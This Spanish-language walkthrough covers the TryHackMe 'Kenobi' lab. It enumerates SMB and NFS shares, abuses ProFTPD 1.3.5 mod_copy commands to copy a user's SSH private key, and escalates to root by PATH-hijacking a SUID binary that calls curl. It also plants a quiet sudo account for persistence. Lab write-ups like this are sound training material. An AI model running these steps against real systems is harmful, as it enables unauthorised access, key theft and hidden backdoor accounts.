Kenobi

Kenobi, una máquina que nos la presentan en TryHackMe con una dificultad media, nos comentan que deberemos enumerar recursos compartidos en Samba, explotar una versión vulnerable de proftpd y escalar privilegios manipulando las variables de ruta.

Recopilación de información

Comenzamos con una enumeración de puertos rápida y sencilla para obtener que puertos tenemos abiertos, y poder responder la primera respuesta obligatoria.

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Kenobi# nmap -p- --open -vvv -n -T5 --min-rate
2500 10.10.75.208
Initiating Ping Scan at 00:01
Scanning 10.10.75.208 [4 ports]
Completed Ping Scan at 00:01, 0.09s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 00:01
Scanning 10.10.75.208 [65535 ports]
Discovered open port 139/tcp on 10.10.75.208
Discovered open port 21/tcp on 10.10.75.208
Discovered open port 80/tcp on 10.10.75.208
Discovered open port 111/tcp on 10.10.75.208
Discovered open port 22/tcp on 10.10.75.208
Discovered open port 445/tcp on 10.10.75.208
Discovered open port 37383/tcp on 10.10.75.208
Discovered open port 39113/tcp on 10.10.75.208
Discovered open port 46599/tcp on 10.10.75.208
Discovered open port 2049/tcp on 10.10.75.208
Discovered open port 46211/tcp on 10.10.75.208
Completed SYN Stealth Scan at 00:01, 15.30s elapsed (65535 total ports)
Nmap scan report for 10.10.75.208
Host is up, received echo-reply ttl 63 (0.048s latency).
Scanned at 2020-04-30 00:01:40 CEST for 15s
Not shown: 58711 closed ports, 6813 filtered ports
Reason: 58711 resets and 6813 no-responses
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      REASON
21/tcp    open  ftp          syn-ack ttl 63
22/tcp    open  ssh          syn-ack ttl 63
80/tcp    open  http         syn-ack ttl 63
111/tcp   open  rpcbind      syn-ack ttl 63
139/tcp   open  netbios-ssn  syn-ack ttl 63
445/tcp   open  microsoft-ds syn-ack ttl 63
2049/tcp  open  nfs          syn-ack ttl 63
37383/tcp open  unknown      syn-ack ttl 63
39113/tcp open  unknown      syn-ack ttl 63
46211/tcp open  unknown      syn-ack ttl 63
46599/tcp open  unknown      syn-ack ttl 63
```

A continuación, enumeramos de los puertos que hemos encontrado sus servicios y versiones:

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Kenobi# nmap -p21,22,80,111,139,445,2049 -sC -sV
-T5 --min-rate 2500 -oN output.txt 10.10.75.208
Nmap scan report for 10.10.75.208
Host is up (0.047s latency).

PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.5
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b3:ad:83:41:49:e9:5d:16:8d:3b:0f:05:7b:e2:c0:ae (RSA)
|   256 f8:27:7d:64:29:97:e6:f8:65:54:65:22:f7:c8:1d:8a (ECDSA)
|_  256 5a:06:ed:eb:b6:56:7e:4c:01:dd:ea:bc:ba:fa:33:79 (ED25519)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/admin.html
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
111/tcp  open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100003  2,3,4       2049/udp   nfs
|   100003  2,3,4       2049/udp6  nfs
|   100005  1,2,3      44511/tcp6  mountd
|   100005  1,2,3      46599/tcp   mountd
|   100005  1,2,3      50724/udp6  mountd
|   100005  1,2,3      53209/udp   mountd
|   100021  1,3,4      39113/tcp   nlockmgr
|   100021  1,3,4      43618/udp   nlockmgr
|   100021  1,3,4      45171/tcp6  nlockmgr
|   100021  1,3,4      58525/udp6  nlockmgr
|   100227  2,3         2049/tcp   nfs_acl
|   100227  2,3         2049/tcp6  nfs_acl
|   100227  2,3         2049/udp   nfs_acl
|_  100227  2,3         2049/udp6  nfs_acl
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
2049/tcp open  nfs_acl     2-3 (RPC #100227)
Service Info: Host: KENOBI; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h39m58s, deviation: 2h53m12s, median: -1s
|_nbstat: NetBIOS name: KENOBI, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: kenobi
|   NetBIOS computer name: KENOBI\x00
|   Domain name: \x00
|   FQDN: kenobi
|_  System time: 2020-04-29T17:11:55-05:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-04-29T22:11:55
|_  start_date: N/A
```

Recopilando información puerto 80

El output de Nmap, nos ofrece como puerto abierto el 80, tras acceder a el, obtenemos una imágen y tras visualizar el código fuente, no obtenemos información que nos pueda resultar útil.

Utilizaremos dirb para fuzzear directorios:

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Kenobi# dirb http://10.10.75.208/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Apr 30 00:10:24 2020
URL_BASE: http://10.10.75.208/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.75.208/ ----
+ http://10.10.75.208/index.html (CODE:200|SIZE:
200)

+ http://10.10.75.208/robots.txt (CODE:200|SIZE:
36)

+ http://10.10.75.208/server-status (CODE:403|SIZE:
277)




-----------------
END_TIME: Thu Apr 30 00:14:05 2020
DOWNLOADED: 4612 - FOUND: 3
```

El diccionario de dirb por defecto no nos ofrece resultados que puedan ayudarnos, probaremos con el diccionario más utilizado “directory-list-2.3-medium.txt”.

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Kenobi# dirb http://10.10.75.208/ -u "/usr/share/
wordlists/dirbuster/directory-list-2.3-medium.txt" -t 200

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Apr 30 00:22:54 2020
URL_BASE: http://10.10.75.208/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: NOT forcing an ending '/' on URLs
AUTHORIZATION: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.75.208/ ----
+ http://10.10.75.208/index.html (CODE:200|SIZE:
200)

+ http://10.10.75.208/robots.txt (CODE:200|SIZE:
36)

+ http://10.10.75.208/server-status (CODE:403|SIZE:
277)
                                                                                .




-----------------
END_TIME: Thu Apr 30 00:26:34 2020
DOWNLOADED: 4612 - FOUND: 3
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Kenobi#
```

Parece que en este caso, este puerto no nos ayudará para seguir con nuestra máquina y que puede ser un “Rabbit Hole” asique seguiremos buscando información por otros puertos.

Recopilando información servicio Samba

Anteriormente, en el output del nmap, se nos enumeró el puerto 445 y el 139 con el servicio Samba y con su “WORKGROUP”.

Debemos de tener en cuenta que Samba trabja comunmente con los puertos 445 y 139.

El puerto 139 es el que utiliza originalmente NetBIOS. Las últimas versiones de SMB (antes de Windows 2000) empiezan a utilizar el puerto 445.

A continuación, utilizaremos un script de nmap que nos permitirá enumerar usuarios en el servicio y recursos compartidos en el servicio SMB:

Tenemos más información de estos parámetros aquí:

-Recursos compartidos: https://nmap.org/nsedoc/scripts/smb-enum-shares.html

-Usuarios: https://nmap.org/nsedoc/scripts/smb-enum-users.html

-Servicios: https://nmap.org/nsedoc/scripts/smb-enum-services.html

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Kenobi# nmap -p 445,139 --script=smb-enum-
shares.nse,smb-enum-users.nse,smb-enum-services.nse -T5 10.10.75.208 -oN output2.txt

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\10.10.75.208\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (kenobi server (Samba, Ubuntu))
|     Users: 3
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.75.208\anonymous:
|     Type: STYPE_DISKTREE
|     Comment:
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\home\kenobi\share
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.75.208\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: <none>
|_    Current user access: <none>
```

Tenemos enumerada una gran cantidad de información que nos puede servir para comenzar la explotación del servicio.

Debemos de leer toda la información bien y recopilarla en un archivo de texto.

A continuación, a través de “SMBMAP” enumeraremos unidades compartidas del dominio de samba.

Esta herramienta está diseñada en python3 para simplificar la búsqueda de datos potencialmente confidenciales.

Podemos obtener esta herramienta en: https://github.com/ShawnDEvans/smbmap

A continuación, lanzaremos smbmap con el parámetro -H para introducirle la IP del host y obtener recursos.

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Kenobi# smbmap -H 10.10.75.208
[+] Guest session       IP: 10.10.75.208:445    Name:
10.10.75.208
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        anonymous                                               READ ONLY
        IPC$                                                    NO ACCESS       IPC Service (kenobi
server (Samba, Ubuntu))
```

Vemos que podemos leer la información que hay en “anonymous” y obtener el archivo "log.txt", utilizaremos smbclient:

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Kenobi# smbclient //10.10.75.208/anonymous
Enter WORKGROUP\roots password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Wed Sep  4 12:49:09 2019
  ..                                  D        0  Wed Sep  4 12:56:07 2019
  log.txt                             N    12237  Wed Sep  4 12:49:09 2019

                9204224 blocks of size 1024. 6875880 blocks available

smb: \> get log.txt
getting file \log.txt of size 12237 as log.txt (63,2 KiloBytes/sec) (average 63,2 KiloBytes/sec)
smb: \>
```

Despues de analizar el archivo log.txt, vemos que está relacionado con la generación de una clave de ssh y con información del puerto 21, tal vez, podamos tirar por ese puerto.

Recopilando información servicio RPC

El servicio RPC nos permite conocer que otros servicios se encuentran operativos en el servidor.

Se puede encontrar tanto en el puerto 111 TCP como en UDP.

RPCinfo nos permite realizar una consulta al servidor y conocer que servicios se están ejecutando en este aunque también podríamos utilizar scripts de nmap para buscar archivos montados en el servidor:

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Kenobi# nmap -p 111 --script=nfs-ls,nfs-
statfs,nfs-showmount 10.10.75.208
Nmap scan report for 10.10.75.208
Host is up (0.052s latency).

PORT    STATE SERVICE
111/tcp open  rpcbind
| nfs-ls: Volume /var
|   access: Read Lookup NoModify NoExtend NoDelete NoExecute
| PERMISSION  UID  GID  SIZE  TIME                 FILENAME
| rwxr-xr-x   0    0    4096  2019-09-04T08:53:24  .
| rwxr-xr-x   0    0    4096  2019-09-04T12:27:33  ..
| rwxr-xr-x   0    0    4096  2019-09-04T12:09:49  backups
| rwxr-xr-x   0    0    4096  2019-09-04T10:37:44  cache
| rwxrwxrwt   0    0    4096  2019-09-04T08:43:56  crash
| rwxrwsr-x   0    50   4096  2016-04-12T20:14:23  local
| rwxrwxrwx   0    0    9     2019-09-04T08:41:33  lock
| rwxrwxr-x   0    108  4096  2019-09-04T10:37:44  log
| rwxr-xr-x   0    0    4096  2019-01-29T23:27:41  snap
| rwxr-xr-x   0    0    4096  2019-09-04T08:53:24  www
|_
| nfs-showmount:
|_  /var *
| nfs-statfs:
|   Filesystem  1K-blocks  Used       Available  Use%  Maxfilesize  Maxlink
|_  /var        9204224.0  1837756.0  6875872.0  22%   16.0T        32000

Nmap done: 1 IP address (1 host up) scanned in 1.17 seconds
```

El resultado parece más que interesante, tenemos montado el directorio /var.

Explotación

A continuación, vamos a tratar de obtener la “id_rsa” del usuario a través de una mala configuración para acceder por SSH, lo realizaremos conectandonos por NetCat al puerto 21 y utilizaremos:

SITE CPFR: Copy From
SITE CPTO: Copy To

Explotando servicio Samba

Copiaremos la id_rsa a un directorio donde tengamos permisos y acceso, en este caso es el directorio visualizado anteriormente como "/var":

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Kenobi/exploit# nc 10.10.75.208 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.75.208]
SITE CPFR /home/kenobi/.ssh/id_rsa
350 File or directory exists, ready for destination name
SITE CPTO /var/tmp/id_rsa
250 Copy successful
```

A continuación, trataremos de montar en nuestro equipo el directorio “/tmp”, crearemos un directorio y lo montamos de la siguiente forma para obtener la “id_rsa”:

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Kenobi/exploit# mkdir /mnt/NFS
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Kenobi/exploit# mount 10.10.75.208:/var /mnt/NFS/
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Kenobi/exploit# cp /mnt/NFS/
backups/ cache/   crash/   lib/     local/   lock/    log/     mail/    opt/     run/     snap/
spool/   tmp/     www/
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Kenobi/exploit# cp /mnt/NFS/tmp/id_rsa .
```

Ya podríamos acceder a través de SSH utilizando el id_rsa ya que a través de este, podríamos acceder como usuario kenobi sin utilizar su contraseña y obtener la flag de user:

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Kenobi/exploit# chmod 600 id_rsa
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Kenobi/exploit# ssh kenobi@10.10.75.208 -i id_rsa
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.8.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

103 packages can be updated.
65 updates are security updates.


Last login: Wed Sep  4 07:10:15 2019 from 192.168.1.147
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

kenobi@kenobi:~$ whoami
kenobi
kenobi@kenobi:~$ ls /home/kenobi/
share  user.txt
kenobi@kenobi:~$
```

Post-Explotación

Escalación de privilegios

Una vez que obtenemos la Shell en SSH como usuario “kenobi” trataremos de escalar a usuario root.

Con el comando “find / -perm -u=s -type f 2>/dev/null” buscamos binarios que se ejecuten como el propietario, en este caso, como root.

```
kenobi@kenobi:~$ find / -perm -u=s -type f 2>/dev/null
/sbin/mount.nfs
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/pkexec
/usr/bin/passwd.
/usr/bin/newuidmap
/usr/bin/gpasswd
/usr/bin/menu
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/at
/usr/bin/newgrp
/bin/umount
/bin/fusermount
/bin/mount
/bin/ping
/bin/su
/bin/ping6
```

Observando, vemos que no es normal que aparezca un archivo con esos permisos y con el nombre “menu”, vamos a explorar este archivo con el comando “strings”:

```
kenobi@kenobi:/usr$ strings /usr/bin/menu
/lib64/ld-linux-x86-64.so.2
libc.so.6
setuid
__isoc99_scanf
puts
__stack_chk_fail
printf
system
__libc_start_main
__gmon_start__
GLIBC_2.7
GLIBC_2.4
GLIBC_2.2.5
UH-`
AWAVA
AUATL
[]A\A]A^A_
***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :
curl -I localhost
uname -r
ifconfig
 Invalid choice
;*3$"
```

Si observamos, nos damos cuenta que el binario utiliza curl.

Podriamos aprovecharnos de esto, clonaremos el repositorio: https://github.com/mzfr/gtfo.git que nos permitirá utilizar gtfobins mediante un programa en python para ver de que formas podríamos escalar privilegios a través del binario curl:


```
root@kalil:/opt# git clone https://github.com/mzfr/gtfo.git

Clonando en 'gtfo'...
remote: Enumerating objects: 56, done.
remote: Counting objects: 100% (56/56), done.
remote: Compressing objects: 100% (42/42), done.
remote: Total 56 (delta 21), reused 42 (delta 12), pack-reused 0
Desempaquetando objetos: 100% (56/56), 317.52 KiB | 1.15 MiB/s, listo.

root@kalil:/opt/gtfo# pip3 install -r requirements.txt

Requirement already satisfied: pyyaml in /usr/lib/python3/dist-packages (from -r requirements.txt (line
1)) (5.3)
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (from -r requirements.txt
(line 2)) (2.22.0)
Collecting bs4 (from -r requirements.txt (line 3))
  Downloading https://files.pythonhosted.org/packages/10/ed/
7e8b97591f6f456174139ec089c769f89a94a1a4025fe967691de971f314/bs4-0.0.1.tar.gz
Requirement already satisfied: lxml in /usr/lib/python3/dist-packages (from -r requirements.txt (line
4)) (4.5.0)
Collecting requests_cache (from -r requirements.txt (line 5))
  Downloading https://files.pythonhosted.org/packages/7f/
55/9b1c40eb83c16d8fc79c5f6c2ffade04208b080670fbfc35e0a5effb5a92/requests_cache-0.5.2-py2.py3-none-
any.whl
Collecting tabulate (from -r requirements.txt (line 6))
  Downloading https://files.pythonhosted.org/packages/c4/
f4/770ae9385990f5a19a91431163d262182d3203662ea2b5739d0fcfc080f1/tabulate-0.8.7-py3-none-any.whl
Requirement already satisfied: pyfiglet in /usr/lib/python3/dist-packages (from -r requirements.txt
(line 7)) (0.8.post0)
Requirement already satisfied: beautifulsoup4 in /usr/lib/python3/dist-packages (from bs4->-r
requirements.txt (line 3)) (4.8.2)
Building wheels for collected packages: bs4
  Running setup.py bdist_wheel for bs4 ... done
  Stored in directory: /root/.cache/pip/wheels/a0/b0/
b2/4f80b9456b87abedbc0bf2d52235414c3467d8889be38dd472
Successfully built bs4
Installing collected packages: bs4, requests-cache, tabulate
Successfully installed bs4-0.0.1 requests-cache-0.5.2 tabulate-0.8.7
```

Introduciremos el parámetro -b para decirle que binario queremos utilizar:



No obtenemos resultados que nos sirvan ya que nosotros, necesitamos realizar un “Path Hijacking” a la ruta del binario para obtener una shell como root.

Debido a que el archivo se ejecuta con privilegios de los usuarios raíz, modificaremos nuestra ruta raiz para añadir un usuario con el nombre “desarrollo” al grupo sudo y poder tener persistencia en el sistema.

Nos dirigiremos al directorio “/tmp” en la máquina víctima y crearemos un archivo con el nombre “curl” que contendrá en bash un script que creará un usuario con el nombre “desarrollo” y lo añadirá al grupo de sudo.

```
kenobi@kenobi:/tmp$ echo "sudo adduser desarrollo && sudo adduser desarrollo sudo" > curl
kenobi@kenobi:/tmp$ chmod 777 curl
kenobi@kenobi:/tmp$ export PATH=/tmp:$PATH
kenobi@kenobi:/tmp$ menu

***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :1
Adding user `desarrollo' ...
Adding new group `desarrollo' (1001) ...
Adding new user `desarrolllo' (1001) with group `desarrollo' ...
Creating home directory `/home/desarrollo' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for desarrollo
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
Adding user `desarrollo' to group `sudo' ...
Adding user desarrollo to group sudo
Done.
kenobi@kenobi:/tmp$ su desarrollo
Password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

desarrollo@kenobi:/tmp$ whoami
desarrollo
desarrollo@kenobi:/tmp$ sudo -l
[sudo] password for desarrollo:
Matching Defaults entries for desarrollo on kenobi:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin\:/snap/bin

User desarrollo may run the following commands on kenobi:
    (ALL : ALL) ALL

desarrolllo@kenobi:/tmp$ sudo su
root@kenobi:/tmp# whoami
root
root@kenobi:/tmp# ls -l /root/
total 4
-rw-r--r-- 1 root root 33 Sep  4  2019 root.txt
```

Podríamos obtener directamente una shell de root pero me parece interesante e importante que se conozcan otros métodos, además, de esta forma podríamos obtener persistencia ya que el usuario “desarrollo” entre otros que podríamos crear, no debería de ser un nombre muy ruidoso y podríamos escalar a root en cualquier momento con “sudo su”.